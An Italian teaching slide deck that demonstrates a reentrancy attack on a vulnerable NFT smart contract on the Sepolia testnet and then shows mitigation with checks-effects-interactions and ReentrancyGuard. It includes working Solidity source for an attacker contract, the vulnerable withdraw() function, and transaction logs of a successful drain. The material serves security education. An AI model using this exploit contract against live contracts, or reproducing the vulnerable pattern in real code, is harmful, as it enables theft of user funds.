

# Attacco di Rientranza (Reentrancy) su Smart Contract Ethereum

Dimostrazione pratica e mitigazione con Remix e Metamask

# Introduzione alla vulnerabilità di Rientranza

## Cos'è un attacco di rientranza?

- Un attacco che si verifica quando una *funzione esterna* viene chiamata **prima** che l'esecuzione della funzione corrente sia completata.
- L'attaccante "rientra" nel contratto vittima prima che lo stato interno sia aggiornato.
- Sfrutta l'ordine di esecuzione delle operazioni all'interno di una funzione.

## Esempi storici:



- The DAO Hack (2016): 3.6 milioni di ETH rubati (~60 milioni \$ all'epoca).
- Causò la divisione di Ethereum in ETH e Ethereum Classic.

## Perché è pericoloso:

- Consente di *aggirare controlli di sicurezza*.
- Permette **prelievi ripetuti di fondi** oltre il saldo disponibile.
- Difficile da individuare se non si è consapevoli.


# Setup dell'Ambiente (1/2)

- **Remix IDE:** Ambiente di sviluppo basato su browser per smart contract Solidity
  - **Vantaggi:** Compilazione istantanea, deployment facilitato, interfaccia per interagire con i contratti
  - **Configurazione usata:**
    - *Versione Compilatore:* 0.8.29
    - *Enviroment:* Injected Provider – Metamask
    - *Account* collegato: account personale di vittima/attaccante



# Setup dell'Ambiente (2/2)

- **MetaMask:** Wallet Ethereum per firmare le transazioni (funziona come **estensione del browser** o app mobile)
  - Configurato per connettersi a una *rete di test* (Sepolia/Goerli)
- **Etherscan:** Block explorer per visualizzare e verificare le transazioni on-chain, inclusi:
  - Contratti deployati
  - Wallet coinvolti
  - Transazioni eseguite
  - Valore trasferito, gas, eventi



È utile per verificare che una transazione sia andata a buon fine o per debug in caso di errori.

# Flusso dell'attacco: lato vittima (1/3)

La vittima deploia un contratto (**vulnerabile**) per la gestione di DynamicNFT, il quale permette:

- **Creazione** di NFT (*createNFT()*)

```
8  /// @title DynamicNFT
9  /// @notice Smart Contract per creare NFT dinamici con metadati aggiornabili e bilanci in Ether associati
10 contract DynamicNFT is ERC721URIStorage, Ownable {
11
12     uint256 private tokenCounter;
13     mapping(uint256 => uint256) public balances; // saldo associato a ciascun NFT
14
15     event NFTCreated(uint256 indexed tokenId, string tokenURI);
16     event MetadataUpdated(uint256 indexed tokenId, string newTokenURI);
17
18     constructor() ERC721("DynamicNFT", "DNFT") {  ⚠ infinite gas 2782200 gas
19         tokenCounter = 0;
20     }
21
22     /// @notice Creazione di un nuovo NFT
23     function createNFT(address recipient, string memory tokenURI) public onlyOwner returns (uint256) {  ⚠ infinite gas
24         uint256 newTokenId = tokenCounter;
25         _safeMint(recipient, newTokenId);
26         _setTokenURI(newTokenId, tokenURI);
27         emit NFTCreated(newTokenId, tokenURI);
28         tokenCounter += 1;
29         return newTokenId;
30     }
```

# Flusso dell'attacco: lato vittima (2/3)

- **Aggiornamento** dei suoi metadati (*updateMetadata()*)
- **Deposito** di ETH/fondi sull'NFT creato (*deposit()*)

```
31
32    /// @notice Aggiorna i metadati di un NFT esistente
33    /// @param tokenId L'ID dell'NFT da aggiornare
34    /// @param newTokenURI Il nuovo URI dei metadati
35    function updateMetadata(uint256 tokenId, string memory newTokenURI) public {    ⚠ infinite gas
36        require(_existsInternal(tokenId), "Token ID does not exist");
37        require(ownerOf(tokenId) == msg.sender, "Only the owner can update metadata");
38
39        _setTokenURI(tokenId, newTokenURI);
40        emit MetadataUpdated(tokenId, newTokenURI);
41    }
42
43    /// @notice Deposito di Ether associato a un NFT
44    function deposit(uint256 tokenId) public payable {    ⚠ infinite gas
45        require(_existsInternal(tokenId), "Token ID does not exist");
46        balances[tokenId] += msg.value;
47    }
48
```

# Flusso dell'attacco: lato vittima (3/3)

- **Ritiro** dei fondi associati ad un NFT (*withdraw()* → qui si trova la **vulnerabilità**).

```
/// @notice Funzione VULNERABILE per prelevare Ether (attacco di rientranza possibile)
function withdraw(uint256 tokenId, uint256 _amount) public {    ⛊ infinite gas
    require(_existsInternal(tokenId), "Token ID does not exist");
    require(balances[tokenId] >= _amount, "Insufficient balance");

    // VULNERABILITÀ: chiamata esterna PRIMA di aggiornare lo stato
    (bool sent, ) = msg.sender.call{value: _amount}("");
    require(sent, "Transfer failed");

    // Stato aggiornato SOLO dopo la chiamata esterna (attacco di rientranza possibile)
    balances[tokenId] -= _amount;
}
```

## Spiegazione vulnerabilità:

- Invia *\_amount* (Ether) a *msg.sender* (chi chiama la funzione);
- *msg.sender* potrebbe essere un **contratto attaccante**, con una funzione di *receive()*;
- Quando un contratto riceve gli Ether, esegue automaticamente la funzione *receive()* → se dentro *receive()* l'attaccante chiama la funzione *withdraw()*, continuerà a prelevare la stessa quantità di Ether (in quanto il **saldo viene aggiornato dopo il trasferimento**).

# Flusso dell'attacco: lato attaccante


L'attaccante deploia il proprio contratto (**ReentrancyAttack**):

- La funzione *attack()* **avvia l'attacco** chiamando *withdraw()* nel contratto vittima
- La funzione *receive()* è la chiave dell'attacco → viene **automaticamente invocata quando riceve ETH**
- Quando *receive()* viene chiamata, richiama *withdraw()* nel contratto vittima, causando la **rientranza**
- Esauriti i fondi da rubare, quelli già acquisiti vengono inviati al **wallet dell'attaccante**

```
8  contract ReentrancyAttack {
9      IDynamicNFT public target; // Indirizzo del contratto vulnerabile
10     uint256 public targetTokenId; // ID dell'NFT attaccato
11     address payable public attackerWallet; // Wallet Metamask dell'attaccante
12     uint256 public attackAmount; // Quantità di Ether da prelevare per ogni iterazione
13
14     constructor(address _target, uint256 _tokenId, address payable _attackerWallet, uint256 _attackAmount) {
15         target = IDynamicNFT(_target);
16         targetTokenId = _tokenId;
17         attackerWallet = _attackerWallet;
18         attackAmount = _attackAmount;
19     }
20
21     /// @notice Attiva l'attacco specificando l'importo da prelevare per ogni iterazione
22     function attack() public { ⚠ infinite gas
23         target.withdraw(targetTokenId, attackAmount);
24     }
25
26     /// @notice Funzione fallback per eseguire l'attacco di rientranza
27     receive() external payable { ⚠ undefined gas
28         if (address(target).balance >= attackAmount) {
29             target.withdraw(targetTokenId, attackAmount);
30         } else {
31             // Invia i fondi al wallet dell'attaccante
32             attackerWallet.transfer(address(this).balance);
33         }
34     }
35 }
```






# Schema dell'attacco




# Creazione e Verifica dell'NFT

- Deploy del contratto vittima (con vulnerabilità)
- Chiamiamo la funzione *createNFT()*, passando:
  - *recipient*: indirizzo di destinazione (nostro wallet metamask);
  - *tokenURI*: URI che punta ai metadati dell'NFT.
- L'NFT viene assegnato con ID 0 (il primo NFT creato)
- Verifichiamo la creazione chiamando *tokenURI(0)*: restituisce la stringa che abbiamo fornito nell'URI
- Questo NFT sarà il "**contenitore**" per i fondi che depositeremo e che l'attaccante proverà a rubare




# Deposito di ETH nell'NFT (1/2)

- Chiamiamo la funzione *deposit()* specificando:
  - *tokenId* = 0 (l'NFT appena creato)
  - *value* = 100 Wei (valore da depositare – necessario specificarlo)
- La funzione *deposit()* **aggiorna il saldo associato all'NFT**.



A screenshot of a web interface for the `deposit` function. It features a dark theme. At the top, the word `deposit` is displayed in a light font. Below it, there is a label `tokenId:` followed by a text input field containing the value `"0"`. At the bottom of this section, there are three buttons: `Calldata` and `Parameters` are light blue with dark text, while the `transact` button is red with white text. Each button has a small icon to its left.



A screenshot showing two sections of the interface. The top section is titled `VALUE` and contains a text input field with the number `100` and a dropdown menu currently set to `Wei`. The bottom section is titled `CONTRACT` and contains a dropdown menu with the text `DynamicNFT - Vulnerability.sol`.


# Deposito di ETH nell'NFT (2/2)

- Verifichiamo il saldo del contratto su **Etherscan** (Value: 100 Wei)
- Possiamo anche chiamare la funzione *balances(0)* per verificare che l'NFT abbia il saldo corretto

[ This is a Sepolia Testnet transaction only ]

Transaction Hash:	0xa0a2ecc86a3fe24fc0d6f6bb2a6e5155ad3137d81751098422272ff131154de7
Status:	Success
Block:	8026745 8 Block Confirmations
Timestamp:	1 min ago (Apr-01-2025 09:05:00 AM UTC)
Transaction Action:	Call Deposit Function by 0x0CbB29c4...7c315DC4c on 0x94e4424f...e825F779e
From:	0x0CbB29c4659DB51384fA809e0a7b7147c315DC4c
To:	0x94e4424f9E8ed168F83D072dE754A0e825F779e
Value:	100 wei
Transaction Fee:	0.000371974471187088 ETH
Gas Price:	7.777987437 Gwei (0.0000000007777987437 ETH)

- Si può notare come il balance associato al contratto sia stato correttamente aggiornato.



# Deploy del Contratto Attaccante

## Parametri di inizializzazione:

- **\_target:** indirizzo del contratto DynamicNFT vulnerabile
- **\_tokenId:** ID dell'NFT che abbiamo creato (0)
- **\_attackerWallet:** il nostro indirizzo Metamask per ricevere i fondi
- **\_attackAmount:** importo da prelevare in ogni iterazione (es. 10 Wei)

DEPLOY & RUN TRANSACTIONS

ENVIRONMENT

Injected Provider - MetaMask

Sepolia (11155111) network

ACCOUNT +

0xC0d...B40D8 (0.418295652789...)

GAS LIMIT

Estimated Gas

Custom 3000000

VALUE

0 Gwei

CONTRACT

ReentrancyAttack - attacker.sol

evm version: cancan

DEPLOY

\_TARGET: 0xfE12600B7c697A349C3c6D3cF

\_TOKENID: 0

\_ATTACKERWALLET: 0xC0d576D8b6E4022C6C23b9

\_ATTACKAMOUNT: 10

Calldata Parameters transact

Publish to IPFS

Sepolia\_1  
Sepolia

### Deploy a contract

This site wants you to deploy a contract

Estimated changes No changes

Request from remix.ethereum.org

Network fee 0.0044 SepoliaETH

Speed Market -15 sec

Annulla Conferma

# Esecuzione dell'Attacco (1/2)

- Chiamiamo la funzione *attack()* del contratto attaccante → avviamo l'attacco;
- Confermiamo la transazione con **Metamask**.

Deployed Contracts 1

REENTRANCYATTACK AT 0X211...4I

Balance: 0 ETH

attack

attackAmount

attackerWallet

target

Calldata Parameters call

targetTokenId

Low level interactions

CALLDATA

Transact

Sepolia\_1  
Sepolia

Transaction request

Estimated changes ?

You receive + <0.000001 SepoliaETH

Request from ? remix.ethereum.org

Interacting with ? 0x8ec34...E9CA2


Network fee ? 0.0016 SepoliaETH

Speed Market -15 sec

Annulla Conferma

# Esecuzione dell'Attacco (2/2)

- Una volta confermato, l'attacco inizia una serie di **chiamate ricorsive al contratto vittima**:
  - *attack()* chiama *withdraw()* nel contratto vittima
  - Il contratto vittima invia ETH al contratto attaccante
  - Il contratto attaccante riceve ETH, attivando la funzione *receive()*
  - *receive()* richiama *withdraw()* nel contratto vittima
  - Questo ciclo continua fino a esaurimento dei fondi



# Risultato dell'Attacco

## Analisi del risultato:

- Possiamo osservare su Etherscan **transazioni multiple**, corrispondenti a:
  - *10 transazioni di prelievo* tramite rientranza
  - *1 transazione finale* dal contratto attaccante al wallet dell'attaccante
- Il **saldo del contratto vittima** è ora 0, tutti i fondi sono stati prelevati:



**N.B.** le *transazioni contract-to-contract* sono 10 in quanto il saldo totale da rubare era di 100 Wei.

[ This is a Sepolia Testnet transaction only ]

Transaction Hash: 0x32061c0ee6d3929c1f500d3fbce71c1fc0e0986cfd078847157cec8e436deb88

Status: Success

Block: 8026723 2 Block Confirmations

Timestamp: 30 secs ago (Apr-01-2025 09:00:36 AM UTC)

Transaction Action: Call Attack Function by 0xC0d576D8...283AB40D8 on 0x8ec34aCf...0AACE9CA2

From: 0xC0d576D8b6E4022C6C23b91aa8d2eE3283AB40D8

To: 0x8ec34aCf1B611DA36e464A4F8F949370AACE9CA2

Internal Transactions:

All Transfers	Net Transfers
Transfer 10 wei From 0x94e4424f...e825F779e	To 0x8ec34aCf...0AACE9CA2
Transfer 10 wei From 0x94e4424f...e825F779e	To 0x8ec34aCf...0AACE9CA2
Transfer 10 wei From 0x94e4424f...e825F779e	To 0x8ec34aCf...0AACE9CA2
Transfer 10 wei From 0x94e4424f...e825F779e	To 0x8ec34aCf...0AACE9CA2
Transfer 10 wei From 0x94e4424f...e825F779e	To 0x8ec34aCf...0AACE9CA2
Transfer 10 wei From 0x94e4424f...e825F779e	To 0x8ec34aCf...0AACE9CA2
Transfer 10 wei From 0x94e4424f...e825F779e	To 0x8ec34aCf...0AACE9CA2
Transfer 10 wei From 0x94e4424f...e825F779e	To 0x8ec34aCf...0AACE9CA2
Transfer 10 wei From 0x94e4424f...e825F779e	To 0x8ec34aCf...0AACE9CA2
Transfer 10 wei From 0x94e4424f...e825F779e	To 0x8ec34aCf...0AACE9CA2

Scroll for more

Value: 0 ETH

Transaction Fee: 0.001512787156712607 ETH

Gas Price: 9.660877563 Gwei (0.000000009660877563 ETH)



# Mitigazione #1: Pattern Checks-Effects-Interactions + ReentrancyGuard

```
47
48    /// @notice Funzione SICURA per prelevare Ether usando Checks-Effects-Interactions + ReentrancyGuard
49    function withdraw(uint256 tokenId, uint256 _amount) public nonReentrant {    ⚠ infinite gas
50        // CHECKS: Controlli iniziali
51        require(_existsInternal(tokenId), "Token ID does not exist");
52        require(balances[tokenId] >= _amount, "Insufficient balance");
53
54        // EFFECTS: Aggiorniamo il saldo PRIMA di inviare fondi
55        balances[tokenId] -= _amount;
56
57        // INTERACTIONS: Ora inviamo Ether al richiedente (msg.sender)
58        (bool sent, ) = payable(msg.sender).call{value: _amount}("");
59        require(sent, "Transfer failed");
60
61        emit Withdrawal(tokenId, msg.sender, _amount);
62    }
```

**N.B.** nella mitigazione sono stati utilizzati entrambi i metodi per una maggiore robustezza.

# Funzionamento del pattern Checks-Effects-Interactions

- **Checks:** verifica delle condizioni iniziali (esistenza dell'NFT e quantità da ritirare disponibile).

```
47  
48     /// @notice Funzione SICURA per prelevare Ether usando Checks-Effects-Interactions + ReentrancyGuard  
49     function withdraw(uint256 tokenId, uint256 _amount) public nonReentrant {    ⚠ infinite gas  
50         // CHECKS: Controlli iniziali  
51         require(_existsInternal(tokenId), "Token ID does not exist");  
52         require(balances[tokenId] >= _amount, "Insufficient balance");
```

- **Effects:** aggiornamento dello stato interno del contratto in base ai controlli effettuati (qui sta la mitigazione).

```
54  
55         // EFFECTS: Aggiorniamo il saldo PRIMA di inviare fondi  
56         balances[tokenId] -= _amount;
```

- **Interactions:** trasferimento dei fondi.

```
57         // INTERACTIONS: Ora inviamo Ether al richiedente (msg.sender)  
58         (bool sent, ) = payable(msg.sender).call{value: _amount}("");  
59         require(sent, "Transfer failed");
```

# Funzionamento di ReentrancyGuard

## Pattern di sicurezza Function Guard:

- *locked* → variabile booleana che agisce come lucchetto per impedire accessi multipli alla stessa funzione (vede se già è in esecuzione);
- *modifier noReentrant* (**modificatore noReentrant**):
  - *require(!locked)* → verifica che non ci sia già una funzione in esecuzione con questo modifier;
  - *locked = true* → «chiude il lucchetto» prima di entrare nella funzione;
  - *\_;* → esecuzione del corpo di *withdraw*;
  - *locked = false* → riapertura del lucchetto dopo che la funzione ha terminato correttamente.

```
bool private locked;

modifier noReentrant() {
    require(!locked, "No reentrancy allowed!");
    locked = true;

    _;
    locked = false;
}

function withdraw(uint256 _amount) public noReentrant {
    ...
}
```

# Perché funziona?

- Se la funzione viene richiamata di nuovo durante l'esecuzione (rientranza), il require fallisce, bloccando l'attacco.
- Applicando il **modificatore noReentrant**, questa funzione non potrà mai essere richiamata di nuovo durante la sua esecuzione, quindi, un contratto esterno non potrà mai abusarne per rientrare e fare chiamate multiple.
  - Usata ReentrancyGuard di OpenZeppelin.

**N.B.** i modificatori in Solidity sono utilizzati per imporre dei controlli su una determinata funzione (vanno alla fine della funzione).

# Test Mitigazione #1 – CEI + ReentrancyGuard

## Lato vittima:

- Deployamo il contratto protetto con CEI + ReentrancyGuard
- Creiamo un NFT e controlliamo che sia avvenuta la creazione
- Depositiamo ETH come nel test precedente (50 Wei)

[ This is a Sepolia **Testnet** transaction only ]

Transaction Hash:	0xd596998119f738c46f2851254f9c4d6d5be01965c72fe2c8a8017630065d8cea 
Status:	<span>Success</span>
Block:	<span>8027063</span> <span>1 Block Confirmation</span>
Timestamp:	15 secs ago (Apr-01-2025 10:09:00 AM UTC)
Transaction Action:	Call <span>Deposit</span> Function by <span>0x0CbB29c4...7c315DC4c</span> on <span>0xdc16C57a...400bD065B</span> 
From:	<span>0x0CbB29c4659DB51384fA809e0a7b7147c315DC4c</span> 
To:	<span>0xdc16C57aB7831e6845ea37E9ee0E6aF400bD065B</span>  
Value:	<span>50 wei</span>
Transaction Fee:	0.000124965437298688 ETH
Gas Price:	2.613027712 Gwei (0.000000002613027712 ETH)

# Test Mitigazione #1 – CEI + ReentrancyGuard

## Lato attaccante:

- Deployamo il contratto attaccante puntando al nuovo contratto della vittima (quello con mitigazione)
- Avviamo l'attacco chiamando *attack()*

DEPLOY & RUN TRANSACTIONS

ENVIRONMENT

Injected Provider - MetaMask

Sepolia (11155111) network

ACCOUNT +

0xC0d...B40D8 (0.3849945...)

GAS LIMIT

☒ Estimated Gas

☐ Custom 3000000

VALUE

0 Wei

CONTRACT

ReentrancyAttack - attacker.sol

evm version: cancan

DEPLOY

\_TARGET: 0xdc16C57aB7831e6845ea3

\_TOKENID: 0

\_ATTACKERWALLET: 0xC0d576D8b6E4022C

\_ATTACKAMOUNT: 10

MetaMask

Sepolia\_1  
Sepolia

Deploy a contract

This site wants you to deploy a contract

Estimated changes No changes

Request from remix.ethereum.org

Network fee 0.0011 SepoliaETH

